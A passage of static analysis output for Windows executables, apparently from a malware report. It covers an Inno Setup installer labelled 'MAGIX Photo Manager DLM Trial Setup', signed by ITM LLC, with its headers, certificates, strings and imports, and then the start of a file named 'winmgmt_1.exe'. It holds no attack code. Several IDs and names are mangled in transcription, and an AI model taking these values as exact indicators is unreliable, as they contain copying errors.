PointerToSymbolTable:	0	0		
NumberOfSymbols:	0	0		
SizeOfOptionalHeader:	224	0xe0		
Characteristics:	33167	0x818f	RELOCS_STRIPPED,	
EXECUTABLE_IMAGE				LINE_NUMS_STRIPPED,
LOCAL_SYMS_STRIPPED				BYTES_REVERSED_LO,
32BIT_MACHINE				BYTES_REVERSED_HI
# IMAGE_OPTIONAL_HEADER32:				
Magic:	267	0x10b	32-bit executable	
LinkerVersion:		2.25		
SizeOfCode:	741376	0xb5000		
SizeOfInitializedData:	38400	0x9600		
SizeOfUninitializedData:	0	0		
AddressOfEntryPoint:	745196	0xb5eec		
BaseOfCode:	4096	0x1000		
BaseOfData:	749568	0xb7000		
ImageBase:	4194304	0x400000		
SectionAlignment:	4096	0x1000		
FileAlignment:	512	0x200		
OperatingSystemVersion:		6.0		
ImageVersion:		6.0		
SubsystemVersion:		6.0		
Reserved1:	0	0		
SizeOfImage:	835584	0xcc000		
SizeOfHeaders:	1024	0x400		
CheckSum:	5586038	0x553c76		
Subsystem:	2	2	WINDOWS_GUI	
DllCharacteristics:	33088	0x8140	DYNAMIC_BASE, NX_COMPAT	
			TERMINAL_SERVER_AWARE	
SizeOfStackReserve:	1048576	0x100000		
SizeOfStackCommit:	16384	0x4000		
SizeOfHeapReserve:	1048576	0x100000		
SizeOfHeapCommit:	4096	0x1000		
LoaderFlags:	0	0		
NumberOfRvaAndSizes:	16	0x10		

==== DATA DIRECTORY ===

EXPORT	rva:0x	c4000	size:0x	9a
IMPORT	rva:0x	c2000	size:0x	f36
RESOURCE	rva:0x	c7000	size:0x	4800

EXCEPTION	rva:0x	0	size:0x	0
SECURITY	rva:0x	54e4f0	size:0x	1a10
BASERELOC	rva:0x	0	size:0x	0
DEBUG	rva:0x	0	size:0x	0
ARCHITECTURE	rva:0x	0	size:0x	0
GLOBALPTR	rva:0x	0	size:0x	0
TLS	rva:0x	c6000	size:0x	18
LOAD_CONFIG	rva:0x	0	size:0x	0
Bound_IAT	rva:0x	0	size:0x	0
IAT	rva:0x	c22e4	size:0x	244
Delay_IAT	rva:0x	c3000	size:0x	1a4
CLR_Header	rva:0x	0	size:0x	0
	rva:0x	0	size:0x	0

==== SECTIONS ====

NAME FLAGS	RVA	VSZ	RAW_SZ	RAW_PTR	nREL	REL_PTR	nLINE	LINE_PTR
.text	1000	b3604	b3800	400	0	0	0	0
60000020	R-X	CODE						
.itext	b5000	1684	1800	b3c00	0	0	0	0
60000020	R-X	CODE						
.data	b7000	37a4	3800	b5400	0	0	0	0
c0000040	RW-	IDATA						
.bss	bb000	6da0	0	0	0	0	0	0
c0000000	RW-							
.idata	c2000	f36	1000	b8c00	0	0	0	0
c0000040	RW-	IDATA						
.didata	c3000	1a4	200	b9c00	0	0	0	0
c0000040	RW-	IDATA						
.edata	c4000	9a	200	b9e00	0	0	0	0
40000040	R--	IDATA						
.tls	c5000	18	0	0	0	0	0	0
c0000000	RW-							
.rdata	c6000	5d	200	ba000	0	0	0	0
40000040	R--	IDATA						
.rsrc	c7000	4800	4800	ba200	0	0	0	0
40000040	R--	IDATA						

==== TLS ====

RAW_START	RAW_END	INDEX	CALLBKS	ZEROFILL	FLAGS
4c5000	4c5018	4b7c14	4c6010	0	0

==== SECURITY ====

Certificate:

Data:

Version: 3 (0x2)

Serial Number:

48:1b:6a:07:a9:42:4c:1e:aa:fe:f3:cd:f1:0f

Signature Algorithm: sha256WithRSAEncryption

Issuer: OU=GlobalSign Root CA - R3, O=GlobalSign, CN=GlobalSign

Validity

Not Before: Jun 15 00:00:00 2016 GMT

Not After : Jun 15 00:00:00 2024 GMT
Subject: C=BE, O=GlobalSign nv-sa, CN=GlobalSign Extended Validation
CodeSigning CA - SHA256 - G3
Subject Public Key Info:
 Public Key Algorithm: rsaEncryption
 RSA Public-Key: (2048 bit)
 Modulus:
 00:d9:b7:ba:25:ad:94:f3:5b:be:41:06:1c:53:ca:
 0c:10:8c:51:41:59:33:79:64:f4:57:9d:e4:d5:25:
 c4:ec:50:84:58:98:72:79:40:e2:2f:78:d4:92:ea:
 26:0e:9e:ae:95:7c:fb:c4:fd:71:44:dd:8c:5f:b7:
 23:8b:5e:bb:f4:fc:4b:cb:23:3d:c3:76:03:f5:d1:
 8c:45:bc:71:75:1d:8b:d2:89:89:be:e3:51:3d:c6:
 c8:8a:b2:31:35:07:6e:b9:f5:ba:6a:0d:f4:10:9f:
 ae:d5:62:49:28:7b:ec:57:ba:ab:32:7c:b1:7d:d2:
 a2:56:06:36:ee:b0:ef:d0:6a:ae:ea:ab:1f:d6:0d:
 9f:7c:96:fb:ad:70:99:2d:5d:95:f0:80:d0:79:46:
 ec:55:3a:cc:d3:38:fb:04:07:a8:07:75:82:82:e0:
 d0:7e:77:b8:8f:eb:d2:28:fc:ae:6d:14:68:41:7f:
 76:43:d7:48:ba:60:44:e1:b7:72:e8:d0:f0:20:03:
 7b:da:da:b4:06:75:c7:b2:03:de:f8:94:c6:68:8f:
 5e:7b:9e:9b:9d:36:e0:ce:d2:6b:c6:c6:6b:e9:14:
 22:b5:71:7e:b6:8f:5a:1f:db:e7:6e:f4:42:10:90:
 68:e6:2b:45:10:4f:73:ba:2c:d7:c5:31:6a:72:dd:
 63:73
 Exponent: 65537 (0x10001)
X509v3 extensions:
 X509v3 Key Usage: critical
 Certificate Sign, CRL Sign
 X509v3 Extended Key Usage:
 Code Signing, OCSP Signing
 X509v3 Basic Constraints: critical
 CA:TRUE, pathlen:0
 X509v3 Subject Key Identifier:
 DC:2C:58:2C:2A:6F:35:2D:9F:79:95:A8:48:5D:C4:6D:3E:53:BF:B9
 X509v3 Authority Key Identifier:
 keyid:8F:F0:4B:7F:A8:2E:45:24:AE:4D:50:FA:63:9A:8B:DE:E2:DD:1B:BC

Authority Information Access:
 OCSP - URI:<http://ocsp2.globalsign.com/rootr3>

X509v3 CRL Distribution Points:

 Full Name:
 URI:<http://crl.globalsign.com/root-r3.crl>

X509v3 Certificate Policies:
 Policy: 1.3.6.1.4.1.4146.1.2
 Policy: 2.23.140.1.3
 Policy: 1.3.6.1.4.1.4146.1.95
 CPS: <https://www.globalsign.com/repository/>

Signature Algorithm: sha256WithRSAEncryption
 76:09:c4:cc:2f:d9:ef:1e:4b:a9:f8:57:f3:40:39:21:ca:4c:
 3c:1d:9e:29:2b:20:d4:2b:44:d2:88:ce:1a:0d:05:cf:83:81:

bb:eb:69:bc:31:8d:2a:c4:c7:44:cc:60:60:94:1c:cf:a1:e1:
02:24:0e:ad:5b:be:2c:c2:27:1e:67:b7:e8:28:1f:32:51:e3:
39:f3:98:df:b8:9f:2e:8b:2a:b4:7b:0a:03:bc:bd:36:04:8f:
c9:d0:9c:4f:a3:02:27:99:b0:f0:45:e9:34:df:e4:3a:a3:b7:
06:37:d8:6f:2a:79:90:d4:d4:4e:58:71:ec:53:a9:61:98:f7:
39:69:e0:12:9c:57:58:72:86:27:29:a5:1d:e5:32:f3:2b:99:
97:5a:bf:2b:b0:3c:b4:06:ea:0e:64:ec:b7:cd:65:80:24:17:
c2:d9:37:f5:b1:26:10:35:47:7b:9a:02:ba:54:a2:45:93:ff:
79:bf:1a:8c:c5:9f:b5:9f:df:78:e7:6b:50:f1:47:94:69:4b:
24:b8:da:05:e8:0c:9d:4f:06:ec:4a:31:20:7e:4f:5d:86:84:
2f:35:a3:cd:9c:c1:84:57:1f:ad:c0:e2:a4:b1:ef:29:6b:
21:97:a6:d4:fe:ed:03:37:b0:fc:f5:8d:2a:bc:dc:84:83:e3:
de:c3:e7:5f

Certificate:

Data:

Version: 3 (0x2)

Serial Number:

11:39:db:b0:27:76:fa:0f:0c:0d:f3:0b

Signature Algorithm: sha256WithRSAEncryption

Issuer: C=BE, O=GlobalSign nv-sa, CN=GlobalSign Extended Validation

CodeSigning CA - SHA256 - G3

Validity

Not Before: Sep 4 10:09:10 2020 GMT

Not After : Sep 5 10:09:10 2021 GMT

Subject: businessCategory=Private

Organization/serialNumber=1142311001744/jurisdictionC=RU/jurisdictionST=Krasnodar
Krai, C=RU, ST=Krasnodar Krai, L=Krasnodar/street=ul Solnechnaya, 15/5, O=ITM LLC,
CN=ITM LLC

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

RSA Public-Key: (2048 bit)

Modulus:

00:92:ee:9b:75:b7:86:7b:f6:44:e1:22:5d:b3:78:
ac:25:5d:8f:e9:c3:e5:50:9d:2a:76:9e:62:18:2c:
84:25:9d:a1:bb:23:b7:13:e5:78:e5:bb:39:50:30:
a3:72:5e:0e:2c:d7:06:57:ae:1e:cd:98:0d:b9:01:
72:43:e9:ba:3d:ff:8c:28:cb:c7:3f:94:b5:bc:21:
b2:27:f8:83:93:88:db:57:8b:52:13:4e:64:12:22:
c0:98:49:0e:e1:ee:85:c3:d6:4c:fa:1b:5c:43:18:
26:cd:c4:4d:f3:34:00:b5:4d:5e:2a:e9:7c:c0:0f:
08:49:66:51:87:54:f5:fa:02:51:0f:7e:78:fe:fb:
a3:ea:44:22:8a:b5:14:ea:a6:79:91:b6:c1:45:77:
1b:20:74:b7:a8:de:ef:06:92:70:e7:81:0a:fd:31:
ef:41:b5:ae:ed:15:48:8b:33:21:40:a6:21:2c:df:
f6:38:f5:af:07:31:64:8d:b2:ae:12:7b:97:4d:20:
4f:c7:68:ea:4f:c0:29:5d:c2:80:18:7b:8b:5b:23:
63:6c:b5:1f:32:25:29:01:4c:89:bf:d1:57:95:b2:
1c:0c:cc:3b:7c:92:93:5b:dd:fb:d3:65:55:63:c6:
f9:dd:b2:27:e1:61:6f:41:3c:bb:09:6c:aa:e5:1e:
16:9f

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Key Usage: critical

Digital Signature

Authority Information Access:
 CA Issuers -
 URI:<http://secure.globalsign.com/cacert/gsextendcodesignsha2g3ocsp.crt>
 OCSP - URI:<http://ocsp2.globalsign.com/gsextendcodesignsha2g3>

X509v3 Certificate Policies:
 Policy: 1.3.6.1.4.1.4146.1.2
 CPS: <https://www.globalsign.com/repository/>
 Policy: 2.23.140.1.3

X509v3 Basic Constraints:
 CA:FALSE

X509v3 CRL Distribution Points:

Full Name:
 URI:<http://crl.globalsign.com/gsextendcodesignsha2g3.crl>

X509v3 Extended Key Usage:
 Code Signing

X509v3 Authority Key Identifier:
 keyid:DC:2C:58:2C:2A:6F:35:2D:9F:79:95:A8:48:5D:C4:6D:3E:53:BF:B9

X509v3 Subject Key Identifier:
 42:B1:2C:A8:07:DD:A4:8E:85:D4:82:B8:80:51:0F:B5:26:69:B1:CF

Signature Algorithm: sha256WithRSAEncryption
 21:1b:7a:3e:39:78:a9:85:d8:35:48:d7:80:4a:67:51:c9:f2:
 b2:e8:77:07:26:7c:ff:2f:8c:4e:e5:2c:51:66:4d:72:9b:ca:
 d7:32:28:8e:eb:ff:fe:bf:83:7d:28:20:98:73:cb:7d:1f:da:
 dd:94:27:63:ae:13:37:a3:48:e0:89:4b:67:32:7d:10:8c:ed:
 0a:b7:af:54:90:dd:9c:6c:a3:b6:16:13:dd:3d:8e:8c:69:c8:
 41:bb:1c:bd:83:3b:cf:8c:cb:fc:84:6c:f9:fe:94:42:5d:8d:
 a8:1b:80:ae:1c:0b:be:9c:5d:f7:78:06:2a:8f:c8:62:92:ff:
 e2:97:ef:6b:2c:c4:3f:6f:5b:25:ab:bb:8e:6a:d0:2e:76:ce:
 cb:25:d2:e8:a0:4a:be:9b:7d:3c:63:e1:28:a0:34:e2:60:3c:
 45:63:7c:90:36:ac:74:24:9f:03:be:f3:06:2e:4c:51:d9:cb:
 f5:8a:42:f6:37:e4:8a:0d:7c:46:ad:21:fd:a0:1f:1a:6f:25:
 6d:b0:00:db:f4:90:46:92:b1:b6:d7:93:23:91:86:58:fb:09:
 36:e1:69:82:99:c6:ea:06:8e:53:e8:41:75:c6:8b:c9:77:a2:
 c7:74:c2:cc:d5:87:88:7b:0d:f5:d1:5d:8d:d6:46:c5:f3:4e:
 bb:d3:ab:07

==== STRINGS ====

ID	ID	LANG	STRING
65360	ff50	0	"Windows 8.1"
65361	ff51	0	"Windows 10"
65362	ff52	0	"Observer is not supported"
65363	ff53	0	"Cannot have multiple single cast observers added to the observers collection"
65364	ff54	0	"The object does not implement the observer interface"
65365	ff55	0	"No single cast observer with ID %d was added to the observer collection"
65366	ff56	0	"No multi cast observer with ID %d was added to the observer collection"

65367	ff57	0	"Must wait on at least one event"
65368	ff58	0	"Cannot call BeginInvoke on a TComponent in the process of destruction"
65376	ff60	0	"%s Service Pack %4:d (Version %1:d.%2:d, Build %3:d, %5:s)"
65377	ff61	0	"32-bit Edition"
65378	ff62	0	"64-bit Edition"
65379	ff63	0	"Windows"
65380	ff64	0	"Windows Vista"
65381	ff65	0	"Windows Server 2008"
65382	ff66	0	"Windows 7"
65383	ff67	0	"Windows Server 2008 R2"
65384	ff68	0	"Windows 2000"
65385	ff69	0	"Windows XP"
65386	ff6a	0	"Windows Server 2003"
65387	ff6b	0	"Windows Server 2003 R2"
65388	ff6c	0	"Windows Server 2012"
65389	ff6d	0	"Windows Server 2012 R2"
65390	ff6e	0	"Windows Server 2016"
65391	ff6f	0	"Windows 8"
65392	ff70	0	"Property is read-only"
65393	ff71	0	"%s.Seek not implemented"
65394	ff72	0	"Property %s does not exist"
65395	ff73	0	"Stream write error"
65396	ff74	0	"Thread creation error: %s"
65397	ff75	0	"Thread Error: %s (%d)"
65398	ff76	0	"Cannot terminate an externally created thread"
65399	ff77	0	"Cannot wait for an externally created thread"
65400	ff78	0	"Cannot call Start on a running or suspended thread"
65401	ff79	0	"Argument out of range"
65402	ff7a	0	"Duplicates not allowed"
65403	ff7b	0	"Insufficient RTTI available to support this operation"
65404	ff7c	0	"Parameter count mismatch"
65405	ff7d	0	"Type '%s' is not declared in the interface section of a unit"
65406	ff7e	0	"VAR and OUT arguments must match parameter type exactly"
65407	ff7f	0	"%s (Version %d.%d, Build %d, %5:s)"
65408	ff80	0	"Cannot assign a %s to a %s"
65409	ff81	0	"CheckSynchronize called from thread \$%x, which is NOT the main thread"
65410	ff82	0	"Class %s not found"
65411	ff83	0	"List does not allow duplicates (\$0%x)"
65412	ff84	0	"A component named %s already exists"
65413	ff85	0	"' %s ' is not a valid component name"
65414	ff86	0	"Invalid property value"
65415	ff87	0	"Invalid property path"
65416	ff88	0	"Invalid property value"
65417	ff89	0	"List capacity out of bounds (%d)"
65418	ff8a	0	"List count out of bounds (%d)"
65419	ff8b	0	"List index out of bounds (%d)"
65420	ff8c	0	"Out of memory while expanding memory stream"
65421	ff8d	0	"%s has not been registered as a COM class"
65422	ff8e	0	"Error reading %s%s%s: %s"
65423	ff8f	0	"Stream read error"
65424	ff90	0	"Monday"
65425	ff91	0	"Tuesday"
65426	ff92	0	"Wednesday"

65427	ff93	0	"Thursday"
65428	ff94	0	"Friday"
65429	ff95	0	"Saturday"
65430	ff96	0	"Invalid source array"
65431	ff97	0	"Invalid destination array"
65432	ff98	0	"Character index out of bounds (%d)"
65433	ff99	0	"Start index out of bounds (%d)"
65434	ff9a	0	"Invalid count (%d)"
65435	ff9b	0	"Invalid destination index (%d)"
65436	ff9c	0	"Invalid code page"
65437	ff9d	0	"No mapping for the Unicode character exists in the target multi-byte code page"
65438	ff9e	0	"Invalid StringBaseIndex"
65439	ff9f	0	"Ancestor for '%s' not found"
65440	ffa0	0	"May"
65441	ffa1	0	"June"
65442	ffa2	0	"July"
65443	ffa3	0	"August"
65444	ffa4	0	"September"
65445	ffa5	0	"October"
65446	ffa6	0	"November"
65447	ffa7	0	"December"
65448	ffa8	0	"Sun"
65449	ffa9	0	"Mon"
65450	ffaa	0	"Tue"
65451	ffab	0	"Wed"
65452	ffac	0	"Thu"
65453	ffad	0	"Fri"
65454	ffae	0	"Sat"
65455	ffaf	0	"Sunday"
65456	ffb0	0	"Jan"
65457	ffb1	0	"Feb"
65458	ffb2	0	"Mar"
65459	ffb3	0	"Apr"
65460	ffb4	0	"May"
65461	ffb5	0	"Jun"
65462	ffb6	0	"Jul"
65463	ffb7	0	"Aug"
65464	ffb8	0	"Sep"
65465	ffb9	0	"Oct"
65466	ffb9a	0	"Nov"
65467	ffb9b	0	"Dec"
65468	ffb9c	0	"January"
65469	ffb9d	0	"February"
65470	ffb9e	0	"March"
65471	ffb9f	0	"April"
65472	ffc0	0	"Invalid variant type"
65473	ffc1	0	"Operation not supported"
65474	ffc2	0	"Unexpected variant error"
65475	ffc3	0	"External exception %x"
65476	ffc4	0	"Assertion failed"
65477	ffc5	0	"Interface not supported"
65478	ffc6	0	"Exception in safecall method"
65479	ffc7	0	"Object lock not owned"
65480	ffc8	0	"Monitor support function not initialized"

65481	ffc9	0	"Feature not implemented"
65482	ffca	0	"Method called on disposed object"
65483	ffcb	0	"%s (%s, line %d)"
65484	ffcc	0	"Abstract Error"
65485	ffcd	0	"Access violation at address %p in module '%s'. %s of address %p"
65486	ffce	0	"System Error. Code: %d.\r\n%s%s"
65487	ffcf	0	"A call to an OS function failed"
65488	ffd0	0	"Variant method calls not supported"
65489	ffd1	0	"Read"
65490	ffd2	0	"Write"
65491	ffd3	0	"Execution"
65492	ffd4	0	"Invalid access"
65493	ffd5	0	"Error creating variant or safe array"
65494	ffd6	0	"Variant or safe array index out of bounds"
65495	ffd7	0	"Variant or safe array is locked"
65496	ffd8	0	"Invalid variant type conversion"
65497	ffd9	0	"Invalid variant operation"
65498	ffda	0	"Invalid NULL variant operation"
65499	ffdb	0	"Invalid variant operation (%s%.8x)\n%s"
65500	ffdc	0	"Could not convert variant of type (%s) into type (%s)"
65501	ffdd	0	"Overflow while converting variant of type (%s) into type (%s)"
65502	ffde	0	"Variant overflow"
65503	ffd़	0	"Invalid argument"
65504	ffe0	0	"Invalid floating point operation"
65505	ffe1	0	"Floating point division by zero"
65506	ffe2	0	"Floating point overflow"
65507	ffe3	0	"Floating point underflow"
65508	ffe4	0	"Invalid pointer operation"
65509	ffe5	0	"Invalid class typecast"
65510	ffe6	0	"Access violation at address %p. %s of address %p"
65511	ffe7	0	"Access violation"
65512	ffe8	0	"Stack overflow"
65513	ffe9	0	"Control-C hit"
65514	ffea	0	"Privileged instruction"
65515	ffb2	0	"Operation aborted"
65516	ffec	0	"Exception %s in module %s at %p.\r\n%s%s\r\n"
65517	ffed	0	"Application Error"
65518	ffee	0	"Format '%s' invalid or incompatible with argument"
65519	ffef	0	"No argument for format '%s'"
65520	fff0	0	"'%s' is not a valid integer value"
65521	fff1	0	"'%d.%d' is not a valid timestamp"
65522	fff2	0	"Invalid argument to time encode"
65523	fff3	0	"Invalid argument to date encode"
65524	fff4	0	"Out of memory"
65525	fff5	0	"I/O error %d"
65526	fff6	0	"File not found"
65527	fff7	0	"Invalid filename"
65528	fff8	0	"Too many open files"
65529	fff9	0	"File access denied"
65530	ffffa	0	"Read beyond end of file"
65531	ffffb	0	"Disk full"
65532	ffffc	0	"Invalid numeric input"
65533	ffffd	0	"Division by zero"
65534	ffffe	0	"Range check error"

```
65535 ffff      0 "Integer overflow"
```

==== RESOURCES ===

FILE_OFFSET	CP	LANG	SIZE	TYPE	NAME
0xba6c8	0	0x413	296	ICON	#1
0xba7f0	0	0x413	1384	ICON	#2
0xbad58	0	0x413	744	ICON	#3
0xbb040	0	0x413	2216	ICON	#4
0xbb8e8	0	0	864	STRING	#4086
0xbbc48	0	0	608	STRING	#4087
0xbbea8	0	0	1116	STRING	#4088
0xbc304	0	0	1036	STRING	#4089
0xbc710	0	0	724	STRING	#4090
0xbc9e4	0	0	184	STRING	#4091
0xbca9c	0	0	156	STRING	#4092
0xbcb38	0	0	884	STRING	#4093
0xbceac	0	0	920	STRING	#4094
0xbd244	0	0	872	STRING	#4095
0xbd5ac	0	0	676	STRING	#4096
0xbd850	0	0	16	RCDATA	DVCLAL
0xbd860	0	0	708	RCDATA	PACKAGEINFO
0xbdb24	0	0	44	RCDATA	#11111
0xbdb50	0	0x409	62	GROUP_ICON	MAINICON
0xbdb90	0	0x409	1412	VERSION	#1
0xbe114	0	0x409	1830	MANIFEST	#1

==== IMPORTS ===

MODULE_NAME	HINT	ORD	FUNCTION_NAME
kernel32.dll	0		GetACP
kernel32.dll	0		GetExitCodeProcess
kernel32.dll	0		LocalFree
kernel32.dll	0		CloseHandle
kernel32.dll	0		SizeofResource
kernel32.dll	0		VirtualProtect
kernel32.dll	0		VirtualFree
kernel32.dll	0		GetFullPathNameW
kernel32.dll	0		ExitProcess
kernel32.dll	0		HeapAlloc
kernel32.dll	0		GetCPIInfoExW
kernel32.dll	0		RtlUnwind
kernel32.dll	0		GetCPIInfo
kernel32.dll	0		GetStdHandle
kernel32.dll	0		GetModuleHandleW
kernel32.dll	0		FreeLibrary
kernel32.dll	0		HeapDestroy
kernel32.dll	0		ReadFile
kernel32.dll	0		CreateProcessW
kernel32.dll	0		GetLastError
kernel32.dll	0		GetModuleFileNameW
kernel32.dll	0		SetLastError
kernel32.dll	0		FindResourceW
kernel32.dll	0		CreateThread
kernel32.dll	0		CompareStringW

kernel32.dll	0	LoadLibraryA
kernel32.dll	0	ResetEvent
kernel32.dll	0	GetVersion
kernel32.dll	0	RaiseException
kernel32.dll	0	FormatMessageW
kernel32.dll	0	SwitchToThread
kernel32.dll	0	GetExitCodeThread
kernel32.dll	0	GetCurrentThread
kernel32.dll	0	LoadLibraryExW
kernel32.dll	0	LockResource
kernel32.dll	0	GetCurrentThreadId
kernel32.dll	0	UnhandledExceptionFilter
kernel32.dll	0	VirtualQuery
kernel32.dll	0	VirtualQueryEx
kernel32.dll	0	Sleep
kernel32.dll	0	EnterCriticalSection
kernel32.dll	0	SetFilePointer
kernel32.dll	0	LoadResource
kernel32.dll	0	SuspendThread
kernel32.dll	0	GetTickCount
kernel32.dll	0	GetFileSize
kernel32.dll	0	GetStartupInfoW
kernel32.dll	0	GetFileAttributesW
kernel32.dll	0	InitializeCriticalSection
kernel32.dll	0	GetThreadPriority
kernel32.dll	0	SetThreadPriority
kernel32.dll	0	GetCurrentProcess
kernel32.dll	0	VirtualAlloc
kernel32.dll	0	GetSystemInfo
kernel32.dll	0	GetCommandLineW
kernel32.dll	0	LeaveCriticalSection
kernel32.dll	0	GetProcAddress
kernel32.dll	0	ResumeThread
kernel32.dll	0	GetVersionExW
kernel32.dll	0	VerifyVersionInfoW
kernel32.dll	0	HeapCreate
kernel32.dll	0	GetWindowsDirectoryW
kernel32.dll	0	VerSetConditionMask
kernel32.dll	0	GetDiskFreeSpaceW
kernel32.dll	0	FindFirstFileW
kernel32.dll	0	GetUserDefaultUILanguage
kernel32.dll	0	lstrlenW
kernel32.dll	0	QueryPerformanceCounter
kernel32.dll	0	SetEndOfFile
kernel32.dll	0	HeapFree
kernel32.dll	0	WideCharToMultiByte
kernel32.dll	0	FindClose
kernel32.dll	0	MultiByteToWideChar
kernel32.dll	0	LoadLibraryW
kernel32.dll	0	SetEvent
kernel32.dll	0	CreateFileW
kernel32.dll	0	GetLocaleInfoW
kernel32.dll	0	GetSystemDirectoryW
kernel32.dll	0	DeleteFileW
kernel32.dll	0	GetLocalTime

kernel32.dll	0	GetEnvironmentVariableW
kernel32.dll	0	WaitForSingleObject
kernel32.dll	0	WriteFile
kernel32.dll	0	ExitThread
kernel32.dll	0	DeleteCriticalSection
kernel32.dll	0	TlsGetValue
kernel32.dll	0	GetDateFormatW
kernel32.dll	0	SetErrorMode
kernel32.dll	0	IsValidLocale
kernel32.dll	0	TlsSetValue
kernel32.dll	0	CreateDirectoryW
kernel32.dll	0	GetSystemDefaultUILanguage
kernel32.dll	0	EnumCalendarInfoW
kernel32.dll	0	LocalAlloc
kernel32.dll	0	GetUserDefaultLangID
kernel32.dll	0	RemoveDirectoryW
kernel32.dll	0	CreateEventW
kernel32.dll	0	SetThreadLocale
kernel32.dll	0	GetThreadLocale
comctl32.dll	0	InitCommonControls
version.dll	0	GetFileVersionInfoSizeW
version.dll	0	VerQueryValueW
version.dll	0	GetFileVersionInfoW
user32.dll	0	CreateWindowExW
user32.dll	0	TranslateMessage
user32.dll	0	CharLowerBuffW
user32.dll	0	CallWindowProcW
user32.dll	0	CharUpperW
user32.dll	0	PeekMessageW
user32.dll	0	GetSystemMetrics
user32.dll	0	SetWindowLongW
user32.dll	0	MessageBoxW
user32.dll	0	DestroyWindow
user32.dll	0	CharUpperBuffW
user32.dll	0	CharNextW
user32.dll	0	MsgWaitForMultipleObjects
user32.dll	0	LoadStringW
user32.dll	0	ExitWindowsEx
user32.dll	0	DispatchMessageW
oleaut32.dll	0	SysAllocStringLen
oleaut32.dll	0	SafeArrayPtrOfIndex
oleaut32.dll	0	VariantCopy
oleaut32.dll	0	SafeArrayGetLBound
oleaut32.dll	0	SafeArrayGetUBound
oleaut32.dll	0	VariantInit
oleaut32.dll	0	VariantClear
oleaut32.dll	0	SysFreeString
oleaut32.dll	0	SysReAllocStringLen
oleaut32.dll	0	VariantChangeType
oleaut32.dll	0	SafeArrayCreate
netapi32.dll	0	NetWkstaGetInfo
netapi32.dll	0	NetApiBufferFree
advapi32.dll	0	RegQueryValueExW
advapi32.dll	0	AdjustTokenPrivileges
advapi32.dll	0	LookupPrivilegeValueW

```

advapi32.dll      0      RegCloseKey
advapi32.dll      0      OpenProcessToken
advapi32.dll      0      RegOpenKeyExW

==== EXPORTS ====

# module "SetupLdr.exe"
# flags=0x0  ts="1970-01-01 00:00:00"  version=0.0  ord_base=1
# nFuncs=3  nNames=3

    ORD ENTRY_VA  NAME
    1    be63c  dbkFCallWrapperAddr
    2    d0a0   __dbk_fcall_wrapper
    3    54058  TMethodImplementationIntercept

==== VERSION INFO ====

# VS_FIXEDFILEINFO:
FileVersion       : 0.0.0.0
ProductVersion    : 0.0.0.0
StrucVersion      : 0x10000
FileFlagsMask     : 0x3f
FileFlags         : 0
FileOS            : 4
FileType          : 1
FileSubtype        : 0

# StringTable 000004b0:
Comments          : "This installation was built with Inno Setup."
CompanyName        :
"
FileDescription    : "MAGIX Photo Manager DLM Trial Setup"
"
FileVersion        : "
LegalCopyright     : "
"
OriginalFileName   : "
ProductName        : "MAGIX Photo Manager DLM Trial"
"
ProductVersion     : "1.3"
"
VarFileInfo        : [ 0x0, 0x4b0 ]

winmgmt_1.exe
==== MZ Header ====

signature:           "MZ"
bytes_in_last_block: 144  0x90
blocks_in_file:      3    3
num_relocs:          0    0
header_paragraphs:   4    4
min_extra_paragraphs: 0    0
max_extra_paragraphs: 65535 0xffff
ss:                 0    0
sp:                 184  0xb8

```

checksum:	0	0
ip:	0	0
cs:	0	0
reloc_table_offset:	64	0x40
overlay_number:	0	0
reserved0:	0	0
oem_id:	0	0
oem_info:	0	0
reserved2:	0	0
reserved3:	0	0
reserved4:	0	0
reserved5:	0	0
reserved6:	0	0
lfanew:	208	0xd0

==== DOS STUB ===

```
00000000: 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 |.....!..L.!Th|
00000010: 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f |is program canno|
00000020: 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 |t be run in DOS |
00000030: 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 |mode....$.....|
```

==== RICH Header ===

ID	VER	COUNT	DESCRIPTION
c	1c7b	2	
a	2636	103	[C] VS98 (6.0) SP6 build 8804
e	1c83	19	
5d	fc3	13	[IMP] Windows Server 2003 SP1 DDK build 4035 (*)
1	0	134	[---] Unmarked objects
b	2636	18	[C++] VS98 (6.0) SP6 build 8804

==== PE Header ===

signature:	"PE\x00\x00"		
# IMAGE_FILE_HEADER:			
Machine:	332	0x14c	x86
NumberOfSections:	3	3	
TimeDateStamp:	"2017-04-12 15:16:04"		
PointerToSymbolTable:	0	0	
NumberOfSymbols:	0	0	
SizeOfOptionalHeader:	224	0xe0	
Characteristics:	271	0x10f	RELOCS_STRIPPED,
EXECUTABLE_IMAGE	LINE_NUMS_STRIPPED,		
LOCAL_SYMS_STRIPPED	32BIT_MACHINE		
# IMAGE_OPTIONAL_HEADER32:			
Magic:	267	0x10b	32-bit executable
LinkerVersion:	6.0		
SizeOfCode:	94208	0x17000	
SizeOfInitializedData:	40960	0xa000	
SizeOfUninitializedData:	0	0	

AddressOfEntryPoint:	63422	0xf7be
BaseOfCode:	4096	0x1000
BaseOfData:	98304	0x18000
ImageBase:	4194304	0x400000
SectionAlignment:	4096	0x1000
FileAlignment:	4096	0x1000
OperatingSystemVersion:		4.0
ImageVersion:		0.0
SubsystemVersion:		4.0
Reserved1:	0	0
SizeOfImage:	139264	0x22000
SizeOfHeaders:	4096	0x1000
CheckSum:	0	0
Subsystem:	2	2
DllCharacteristics:	0	0
SizeOfStackReserve:	1048576	0x100000
SizeOfStackCommit:	4096	0x1000
SizeOfHeapReserve:	1048576	0x100000
SizeOfHeapCommit:	4096	0x1000
LoaderFlags:	0	0
NumberOfRvaAndSizes:	16	0x10

==== DATA DIRECTORY ====

EXPORT	rva:0x	0	size:0x	0
IMPORT	rva:0x	18f98	size:0x	8c
RESOURCE	rva:0x	0	size:0x	0
EXCEPTION	rva:0x	0	size:0x	0
SECURITY	rva:0x	0	size:0x	0
BASERELOC	rva:0x	0	size:0x	0
DEBUG	rva:0x	0	size:0x	0
ARCHITECTURE	rva:0x	0	size:0x	0
GLOBALPTR	rva:0x	0	size:0x	0
TLS	rva:0x	0	size:0x	0
LOAD_CONFIG	rva:0x	0	size:0x	0
Bound_IAT	rva:0x	0	size:0x	0
IAT	rva:0x	18000	size:0x	200
Delay_IAT	rva:0x	0	size:0x	0
CLR_Header	rva:0x	0	size:0x	0
	rva:0x	0	size:0x	0

==== SECTIONS ====

